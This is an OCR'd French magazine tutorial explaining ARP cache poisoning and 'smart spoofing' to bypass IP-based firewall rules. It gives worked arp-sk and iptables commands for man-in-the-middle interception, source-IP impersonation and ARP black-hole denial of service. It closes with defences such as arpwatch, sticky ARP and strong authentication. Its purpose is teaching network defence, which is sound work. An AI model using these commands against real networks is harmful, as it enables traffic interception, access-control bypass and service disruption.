Dossier

Comment contourner le filtrage d'adresses IP employé par les pares feu ou les routeurs ?

De Beuckelaer Kristof

Degré de difficulté

L'usurpation ou spoofing est un terme bien connu dans le domaine de la sécurité, et décrit une situation où une personne ou un programme est capable de tromper une autre personne ou un autre programme. La technique d'usurpation la plus répandue est connue sous le nom de ref-tar spoofing. Le smart spoofing d'adresses IP conjugue plusieurs techniques, dont la corruption de caches ARP, la traduction d'adresses réseau et le routage.

Il existe une nouvelle méthode d'usurpation d'adresses IP réalisable au moyen d'un outil appelé *ARP-sk*. D'autres outils sont également disponibles, comme ARP-fillup, par exemple. Si vous êtes doué, vous pourriez rédiger un script en Perl relativement simple, capable d'automatiser ce processus et/ou combiner ARP-sk et ARP-fillup. L'usurpation des adresses IP n'est pas un nouveau procédé, puisque de nombreux outils de piratage ont été développés à cette fin. Nous allons donc vous expliquer les raisons pour lesquelles le contrôle des accès basé sur les adresses IP est, dans la plupart des cas, non fiable, ce qui devrait inciter les réseaux d'entreprise à ne pas y avoir recours.

Le smart spoofing d'adresses IP conjugue plusieurs procédés dont la corruption de caches ARP, la traduction d'adresses réseau et le routage. Nul besoin de connaître les techniques sophistiquées de piratage pour y parvenir. Nous débuterons de zéro, afin de vous remémorer l'usurpation MAC et l'usurpation ARP/corruption de caches, puis nous expliquerons le fonctionnement du smart spoofing.

Conséquences du smart spoofing

Les dispositifs de réseaux comme les routeurs ou les pares feu ont souvent recours au filtrage des adresses IP sources. Ces règles peuvent, toutefois, être contournées à partir de n'importe quel ordinateur placé sur le chemin du réseau, entre un client autorisé et le pare feu. Ainsi, par exemple, dans la plupart des réseaux d'entreprise connectés à Internet via un pare feu, seul

Cet article explique...

- Les raisons pour lesquelles le contrôle des accès basé sur les adresses IP n'est pas sécurisé, ni fiable, et ne devrait donc jamais être utilisé dans les réseaux d'entreprise.

Ce qu'il faut savoir...

- Maîtriser les principes fondamentaux de l'usurpation ARP (protocole de résolution d'adresses), de la traduction des adresses réseau et du routage.

un nombre limité d'ordinateurs peut accéder directement à Internet (le serveur mandataire HTTP interne hébergeant un filtrage de contenus ou d'URL, des serveurs de messagerie, etc.). Grâce au smart spoofing, n'importe quel utilisateur interne peut contourner ces restrictions (contourner le contenu HTTP ou le filtrage URL, recevoir ou envoyer des emails SMTP directement, etc.).

De la même manière, les applications dont l'accès est restreint à des adresses IP spécifiques peuvent être mystifiées par n'importe quel ordinateur placé sur le chemin du réseau, entre un client autorisé et le serveur. C'est le cas de nombreuses applications comme Apache ACL, r-commands, NFS, TCP Wrapper, les outils d'administration restreints, etc.

Par ailleurs, les contrôles SMTP anti-relais basés sur la résolution inverse des adresses IP source peuvent également être contournés. En usurpant les adresses IP d'un relais SMTP A, un utilisateur malveillant placé sur le réseau, entre A et B, peut relayer des messages électroniques au moyen du relais SMTP B, grâce à une adresse email source falsifiée à partir du domaine de messagerie hébergé par le relais A.

Qu'est ce que le contrôle ARP ?

L'ARP, ou protocole de résolution d'adresses désigne un protocole réseau, chargé de faire correspondre une adresse de protocole dépendant du réseau avec une adresse de lien de données dépendant du matériel. Par exemple, le protocole ARP permet de relier une adresse IP à l'adresse Ethernet correspondante.

Comment le protocole ARP relie-t-il une adresse IP à une adresse Ethernet MAC ?

Lorsque le protocole ARP doit résoudre une adresse IP donnée en adresse Ethernet, il diffuse un paquet de requête ARP. Ce paquet contient l'adresse MAC source, ainsi que l'adresse IP source et l'adresse IP de destination. Chaque hôte hébergé dans le réseau local reçoit ce paquet. L'hôte doté de l'adresse IP de destination indiquée envoie un paquet de réponse ARP à l'hôte initial contenant sin adresse IP.

Tableau 1. *Cadres Ethernet*

Destination MAC	Source MAC	Type	Données utiles	Somme de contrôle
Cadre Ethernet				

Type de matériel		Type de protocole
HW addr lth	P addr lth	Opcode
Adresse du matériel source		
Adresse du protocole source		
Adresse du matériel de destination		
Adresse du protocole de destination		

Récapitulatif des tâches réalisables avec ARP-sk

ARP est un protocole très connu. Il permet de réaliser de nombreuses attaques, et se limite pourtant à la technique la plus répandue : le reniflage de paquets. ARP-sk est un outil permettant de manipuler les tables ARP de toutes sortes d'équipements. Cette manipulation est facilement exploitable en envoyant le(s) paquet(s) approprié(s). En règle générale, un message ARP sur le réseau Ethernet/IP comporte 7 paramètres majeurs (voir la Tableau 1) :

- la couche Ethernet fournit 2 adresses (SRC et DST),
- la couche ARP contient le code du message (requête OU réponse), ainsi que les paires (ETH, IP) pour la source et la destination.

N'oubliez surtout pas que rien n'oblige à maintenir une certaine cohérence entre les couches ARP et Ethernet. Autrement dit, vous pouvez proposer des adresses sans lien entre ces deux couches.

```
<<little reminders>> #1
ARP manipulations
```

Manipuler les tables ARP et rediriger le trafic sur un réseau LAN

La première idée à venir à l'esprit lorsque quelqu'un souhaite renifler des données sur un réseau LAN consiste à placer son interface réseau en mode espion. Ainsi, chaque paquet arrivant sur l'interface est directement transféré du niveau 2 (Ethernet, la plupart du temps), au niveau supérieur (IP, ARP, DNS...), sans vérifier si la destination exacte du paquet est bien l'interface. Malheureusement, cette méthode est assez limitée dans la mesure où vous ne pouvez pas obtenir les données contenues dans les commutateurs, par exemple.

```
<<little reminders>> #2 MAC spoofing
```

Usurpation MAC

Ce type d'attaques ciblent le protocole de niveau 2, c'est-à-dire Ethernet, la plupart du temps.

Listing 1. *Envoie d'une requête who-has*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Listing 2. *Contenu du cache de Batman*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

Listing 3. *Méthode de mise à jour*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Ces attaques sont généralement très efficaces contre les commutateurs et permettent de mettre à jour leur table CAM (Content Addressable Memory), selon la terminologie de Cisco, chargée de lister toutes les adresses Ethernet liées à chaque port d'un commutateur. Elles peuvent s'avérer parfois imparfaites ou pas assez efficaces.

- Si la table CAM est statique, le port visé sera fermé, et l'administrateur du système alerté.

Toutefois, certains commutateurs retombent en mode *fail open* (ils passent chaque paquet à tous les ports, à l'instar des concentrateurs multiports), en cas de conflits trop nombreux.

```
<<little reminders>> #3 ARP spoofing
```

Usurpation ARP

Puisque l'usurpation MAC n'est ni efficace ni assez discrète, testons la couche supérieure et plus particulièrement le protocole ARP. Ces messages sont échangés lorsqu'un hôte souhaite connaître l'adresse MAC d'un hôte à distance. Par exemple, si Batman veut le MAC de Robin, il lui suffit d'envoyer un message de requête ARP (Requête who has ? Red.-ARP permet d'obtenir l'adresse Ethernet d'un hôte à partir de son adresse IP. Le protocole ARP est très utilisé par l'ensemble des hôtes sur un réseau Ethernet) afin de diffuser l'adresse et Robin répondra avec son adresse.

Mais que se passerait-il si le Joker répondait avant Robin ?

```
12:50:31.198300 arp who-has robin
tell batman [1]
12:50:31.198631 arp reply robin is
-at 0:10:a4:9b:6d:81 [2]
```

Batman réglera l'adresse MAC du Joker dans son cache ARP. Mais, dans la mesure où le paquet de Batman a été diffusé, Robin répondra également :

```
12:50:31.198862 arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Remarque importante

Si la cible ne dispose pas encore de l'entrée que le pirate souhaite usurper, l'envoi de réponse sera inutile puisque le cache ne mettra pas jour une entrée non-existante.

Qu'est-ce qu'un cache ARP ?

Le protocole ARP maintient la correspondance entre l'adresse IP et l'adresse MAC dans une table placée en mémoire appelée cache ARP. Les entrées contenues dans cette table sont ajoutées et supprimées de manière dynamique.

Corruption de cache ARP

Dans la mesure où les attaques évoquées plus haut sont assez restrictives, la meilleure solution consiste à manipuler directement le cache d'une cible, indépendamment des messages ARP envoyés par la cible. Il faut donc pouvoir réaliser les tâches suivantes :

- ajouter une nouvelle entrée dans le cache de la cible
- mettre à jour une entrée déjà existante

Créer une nouvelle entrée

Pour ce faire, il faut envoyer une requête (Who has ?) à la cible. Lorsqu'un hôte reçoit une requête who-has, celui-ci pense qu'une connexion va être réalisée. Ainsi, afin de minimiser le trafic ARP, il crée une nouvelle entrée dans son cache pour y placer l'adresse fournie par le message ARP (voir le Listing1 et le Listing 2).

Voici une légende explicative avant de poursuivre :

- `-D` - adresse de l'équipement de filtrage sur lequel se connecter
- `-S` - adresse de l'hôte sécurisé à usurper

Désormais, lorsque Batman va lancer une transaction avec Robin, les paquets seront envoyés au Joker sans obliger Batman à envoyer des éléments. Envoyer une requête ARP en diffusion individuelle est tout à fait conforme au standard RFC. Ces requêtes sont autorisées à permettre au système de contrôler les entrées de son cache.

Mettre à jour une entrée

La méthode étudiée pour l'usurpation ARP correspond tout à fait




Figure 1. *Attaque Man in the Middle*




Figure 2. *Manipulation des serveurs mandataires*




Figure 3. *Attaque Smartspoofing*

à ce dont nous avons besoin ! Il suffit d'envoyer des réponses ARP à Batman avec l'IP de Robin, mais avec l'adresse MAC du Joker. De cette façon, même si l'entrée est déjà présente dans le cache de Batman, cette dernière sera mise à jour grâce aux informations du Joker :

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Vous pouvez désormais mettre à jour l'entrée en utilisant la méthode suivante (voir le Listing 3).

Vous pouvez désormais observer les résultats, censés ressembler aux lignes suivantes :

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Quelles attaques sont disponibles ?

Maintenant, après les préparations préliminaires, vous êtes enfin prêt à débuter une interférence sur les communications échangées entre Batman et Robin. Nous allons donc étudier plus en détail les formes d'attaques possibles.

Reniflage

L'attaque la plus évidente et la plus drôle consiste à lancer une attaque *Man in the Middle*.

Manipulation des serveurs mandataires et piratage

Vous êtes désormais capable de rediriger le trafic à la manière d'un serveur mandataire avec ses flux de données applicatifs. La couche IP (ou n'importe quel outil) se contente d'intercepter les données dans l'application appropriée, même si l'hôte de destination n'est pas le bon. Supposons, par exemple, que le Joker souhaite modifier certaines entrées dans une transaction HTTP entre Batman et Robin :

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```

Il suffit au Joker de régler un serveur mandataire HTTP sur son port 80. Ainsi, il peut modifier l'ensemble des données. Et mieux encore, s'il existe certains contrôles d'intégrité basiques (de type CRC32, MD5 ou SHA-1, par exemple), le Joker peut alors reprogrammer les sommes de contrôle avant de renvoyer le tout. Les seules limites proviennent de l'outil utilisé pour manipuler les données.

Supposons, par exemple, que le Joker possède une partie d'un site HTTP éloigné sur son propre serveur HTTP, mais avec certaines parties du site légèrement modifiées. Les requêtes concernant les parties non-modifiées sont alors redirigées directement au moyen du serveur mandataire vers le site réel. La figure suivante permet de démontrer que les manipulations précédentes sont les suivantes :

```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Grâce à une telle configuration, le Joker pourra envoyer des redirections ICMP vers des stations corrompues. Afin d'éviter une telle manoeuvre, il faut bloquer ces redirections. Si vous utilisez Linux, vous pouvez procéder au moyen de IP sysctl :

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Contourner les pares feu (attaques dites smartspoofing)

Grâce à la corruption de cache ARP, l'utilisateur malveillant peut insérer son ordinateur sur le chemin de communication entre le serveur et les clients. Avec le transfert des adresses IP, le trafic existant est toujours transféré du côté client. Bien évidemment, les redirections ICMP ont été désactivées sur l'ordinateur de l'utilisateur malveillant. Enfin, l'utilisateur malveillant a recours au procédé de la traduction d'adresses réseau sources afin d'usurper l'adresse IP du client et établir une nouvelle connexion au serveur. Il peut ensuite lancer n'importe quelle application réseau standard afin de se connecter au moyen de l'adresse

À propos de l'auteur

Auteur du présent article, Kristof De Beuckelaer est étudiant en Belgique. Son intérêt pour la sécurité informatique s'est intensifié le premier jour où il a testé et s'est documenté sur Linux, sur la façon de l'exploiter, de résoudre les problèmes de sécurité, de travailler en réseau et ainsi de suite. Depuis quatre ou cinq ans, il participe activement à plusieurs groupes d'utilisateurs, des programmeurs aux rédacteurs, tant sur Windows que sur Linux. Son premier contact avec Linux s'est réalisé lors d'une session sur terminal. Il n'a plus quitté Linux depuis ce jour, pour preuve la sortie, un peu plus tard, de son premier système d'exploitation intégré à Linux destiné à un usage personnel. Pour l'heure, il étudie toujours, et espère pouvoir travailler dans son domaine de prédilection, et devenir ingénieur en sécurité/logiciel/réseau.

Remerciements

Nous souhaitons remercier Laurent Licour et Vincent Royer pour avoir développé leur toute nouvelle technique sur les attaques smartspoofing. Le présent article a été rédigé à partir de leurs données.

www.lpmagazine.org

IP du client. Tous les contrôles d'accès fondés sur l'adresse IP du client seront trompés. Par ailleurs, le trafic existant ne sera pas perturbé, et, du côté serveur, l'attaque dite smart spoofing ne sera pas détectée.

En usurpant l'adresse d'un hôte sur le réseau, et en interceptant certaines connexions, il est possible de détourner le pare feu grâce aux règles appliquées à l'hôte usurpé. Pour ce faire, le Joker n'a plus besoin d'une double redirection (ARP MiM), nécessaire précédemment :

```
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
```

L'utilisation de Linux facilite d'autant plus l'attaque que les fonctionnalités *Netfilter NAT* vont classer les paquets appartenant à vos propres connexions et celles qui ne vous sont pas *automagicly* :

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Déni de service (attaque DoS)

Un déni de service désigne une attaque parmi les plus faciles à réaliser lorsque vous voulez jouer avec les messages ARP. Il suffit, pour ce faire, d'annuler tous les paquets retransférés :

```
[root@joker]# iptables
-A FORWARD -s robin -d batman -j DROP
```

Si vous ne souhaitez pas rediriger le trafic vers votre ordinateur, vous pouvez également créer un trou noir ARP, en envoyant des paquets vers des adresses MAC inusitées.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Désormais, Robin croit que Batman est mort.

Conclusion

En raison des problèmes de sécurité rencontrés sur le protocole ARP, les contrôles d'accès basés sur les adresses IP sources peuvent être abusés dans de nombreux cas de figure.


Au moment d'envoyer des réponses ARP sous une identité usurpée, la plupart des réseaux IDS écoutant tous les ports du concentrateur multiport du commutateur peuvent détecter des adresses IP dupliquées, sans toutefois stopper l'attaque. Par ailleurs, cette approche nécessite visiblement le déploiement de nombreux NIDS sur plusieurs réseaux.

Une autre approche consisterait à utiliser un IDS basé sur un hôte afin de détecter les messages ARP et maintenir une certaine cohérence dans la table ARP. Disponible sur de nombreuses plateformes UNIX, *arpwatch* se charge de maintenir une base de données des adresses MAC Ethernet observées sur le réseau, dotées de leurs paires IP correspondantes. Il faut alerter l'administrateur du système par email, en cas de modifications, comme l'apparition d'une nouvelle station/activité, de bascules bistables, ou de vieilles adresses modifiées ou réutilisées.

Enfin, un contrôle d'accès fiable doit avoir recours à une forte authentification à la place d'une identification d'adresses IP sources ou d'une authentification de mot de passe en simple texte. Les protocoles VPN comme SSH, SSL ou IpSec peuvent considérablement améliorer la sécurité en réalisant les tâches d'authentification, d'intégrité et de confidentialité des données.

Il existe donc de nombreuses méthodes envisageables permettant de mieux se protéger contre ce type d'attaques, comme disposer d'une méthode de détection des adresses MAC dupliquées sur un commutateur (ARPwatch, par exemple) et/ou activer le protocole ARP dit *sticky*. Ceci empêchera les stations finales de modifier leur adresse MAC, mais génère toutefois un travail administratif conséquent.

Nous vous remercions d'avoir prêté attention au présent article. Pour toutes questions, veuillez les adresser sur le forum de notre site Web (*http://www.hakin9.org/*). L'auteur se fera un plaisir d'y répondre. ●



shop.software.com.pl/fr